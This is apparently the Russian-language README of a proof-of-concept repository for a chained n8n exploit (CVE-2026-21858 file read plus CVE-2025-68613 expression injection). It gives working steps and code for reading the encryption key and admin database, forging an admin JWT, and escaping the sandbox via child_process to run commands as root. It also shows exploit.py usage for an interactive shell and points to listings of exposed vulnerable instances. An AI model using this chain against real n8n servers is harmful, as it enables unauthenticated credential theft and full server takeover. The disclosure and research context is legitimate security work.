 fomovet/cve-2026-21858
POC для CVE-2026-21858

Неаутентифицированное произвольное чтение файлов → Подделка токена администратора → Обход песочницы → RCE
| CVE | CVE-2026-21858 (AFR) + CVE-2025-68613 (RCE) |
| CVSS | 10.0 + 9.9 (Критический) |
| Затронутые | <= 1.65.0 (AFR) / >= 0.211.0 (RCE) |
| Исправлено | 1.121.0 (AFR) / 1.120.4+ (RCE) |
| Раскрыто | 2026-01-07 11:09 UTC |
| Кодовое имя | Ni8mare |
| Автор | Dor Attias (Cyera) |
| Эксплойт | Chocapikk |
| Процесс | Автоматизировано ИИ: diff патча → воспроизведение → лаборатория → эксплойт (~9 часов после раскрытия) |
| Тип | Доказательство концепции — НЕ универсальный эксплойт (требует определённой конфигурации рабочего процесса, см. Ограничения) |
Полная неаутентифицированная цепочка RCE на n8n:


Уязвимость определяется по версии. Существуют уязвимые экземпляры n8n, доступные публично.
Результаты LeakIX: Посмотреть уязвимые экземпляры
Этот эксплойт разработан независимо от статьи Cyera (обнаружена после завершения). Ключевые отличия:
| Cyera (Оригинальное исследование) | Этот эксплойт | |
|---|---|---|
| Чтение файлов | Загрузка в базу знаний AI → запрос через чат | Прямой HTTP-ответ |
| Предварительные условия | Чат-рабочий процесс + интеграция AI | Любая форма с загрузкой файлов |
| Метод RCE | Узел "Execute Command" (отключён по умолчанию) | Инъекция выражений (работает на стандартных установках) |
| Автоматизация | Ручная / концептуальная демонстрация | Полностью автоматизированный скрипт Python |
Оба подхода требуют определённых конфигураций рабочих процессов. Cyera нуждается в чате + AI-интеграции, этот эксплойт — в форме с узлом Respond. Подробности см. в разделе Ограничения.
┌───────────────────────────────────────────────────────────┐
│                     БЕЗ АУТЕНТИФИКАЦИИ                    │
├───────────────────────────────────────────────────────────┤
│  1. Чтение /proc/self/environ → определение HOME          │
│  2. Чтение $HOME/.n8n/config → получение encryptionKey    │
│  3. Чтение $HOME/.n8n/database.sqlite → получение учётных │
│     данных администратора                                 │
├───────────────────────────────────────────────────────────┤
│                      ПОДДЕЛКА ТОКЕНА                      │
├───────────────────────────────────────────────────────────┤
│  4. Вывод секрета JWT из encryptionKey                    │
│  5. Подделка cookie сессии администратора                 │
├───────────────────────────────────────────────────────────┤
│                    АУТЕНТИФИЦИРОВАННЫЙ RCE                │
├───────────────────────────────────────────────────────────┤
│  6. Создание рабочего процесса с инъекцией выражений      │
│  7. Обход песочницы через this.process.mainModule.require │
│  8. Выполнение произвольных команд                        │
└───────────────────────────────────────────────────────────┘
commit c8d604d2c466dd84ec24f4f092183d86e43f2518
Author: mfsiega
Date:   Thu Nov 13 11:51:40 2025 +0100

    Merge commit from fork
Легендарная "Merge commit from fork" — когда вы это видите, кто-то нашёл что-то острое. 🌶️
// ДО (уязвимый)
const files = (context.getBodyData().files as IDataObject) ?? {};
await context.nodeHelpers.copyBinaryFile(file.filepath, ...)

// ПОСЛЕ (исправленный)
a.ok(req.contentType === 'multipart/form-data', 'Expected multipart/form-data');
Отправьте Content-Type: application/json → управляйте filepath → читайте любой файл.
n8n изолирует пользовательский код (узел Code, выражения) с помощью vm2/isolated-vm. Другие векторы RCE:
| Техника | Статус |
|---|---|
| Узел Execute Command | Отключён по умолчанию (N8N_ALLOW_EXEC_COMMAND=false) |
| Узлы SSH/HTTP | Выполняются на удалённых серверах, не на хосте n8n |
| Обход песочницы Pyodide | CVE-2025-68668 — требуется узел Python Code |
| Инъекция выражений | CVE-2025-68613 — работает на стандартных установках |
Я использовал инъекцию выражений, потому что она работает на любом n8n с настройками по умолчанию — не требуется специальных узлов или конфигурации. Обход Pyodide (CVE-2025-68668) требует узел Python Code, который может быть недоступен на всех экземплярах.
={{ (function() {
  var require = this.process.mainModule.require;
  var execSync = require("child_process").execSync;
  return execSync("id").toString();
})() }}
Выражения n8n имеют доступ к this.process.mainModule.require → полный обход песочницы.
# JWT secret derivation
jwt_secret = sha256(encryption_key[::2]).hexdigest()

# JWT hash
jwt_hash = b64encode(sha256(f"{email}:{password_hash}")).decode()[:10]

# Forge token
token = jwt.encode({"id": user_id, "hash": jwt_hash}, jwt_secret, "HS256")
docker compose up -d
# Подождите ~60 секунд для настройки
# Форма: http://localhost:5678/form/vulnerable-form
# Учётные данные: [email protected] / ExploitLab123!
# Чтение произвольного файла
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --read /etc/passwd

# Полная цепочка с командой
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --cmd "id"

# Интерактивная оболочка
uv run python exploit.py http://localhost:5678 /form/vulnerable-form
╔═══════════════════════════════════════════════════════════════╗
║     CVE-2026-21858 + CVE-2025-68613 - Полная цепочка n8n      ║
║     Произвольное чтение → Подделка токена → Обход → RCE       ║
╚═══════════════════════════════════════════════════════════════╝

[*] Цель: http://localhost:5678/form/vulnerable-form
[*] Версия: 1.65.0 (УЯЗВИМА)
[x] Каталог HOME
[+] Каталог HOME: /root
[x] Ключ шифрования
[+] Ключ шифрования: yusrXZV1...
[x] База данных
[+] База данных: 1327104 байта
[x] Пользователь admin
[+] Пользователь admin: [email protected]
[x] Подделка токена
[+] Подделка токена: ОК
[x] Доступ admin
[+] Доступ admin: ПРЕДОСТАВЛЕН!
[+] Cookie: n8n-auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjljMWI5MzU0LTI5NzQtNGZlOS05OTc2LWVmZDM3ZWEyNWFlMiIsImhhc2giOiJGYzVQZjVkUDRxIn0.TrIjHV3_6pw6Syi4qme5larZeQElBJmo4Y_eSgL9_M0
[x] RCE
[+] RCE: ОК

uid=0(root) gid=0(root) groups=0(root)
Это НЕ эксплойт «взломай любой n8n». Он требует определённых условий:
| Требование | Описание |
|---|---|
| Форма с загрузкой файлов | Цель должна иметь рабочий процесс формы с полем загрузки файлов |
| Узел Respond to Webhook | Рабочий процесс должен возвращать содержимое файла в HTTP-ответе |
| Рабочий процесс активен | Рабочий процесс формы должен быть активирован |
| Неаутентифицированный доступ | Форма должна быть общедоступной (без аутентификации) |
Пример уязвимой конфигурации рабочего процесса:
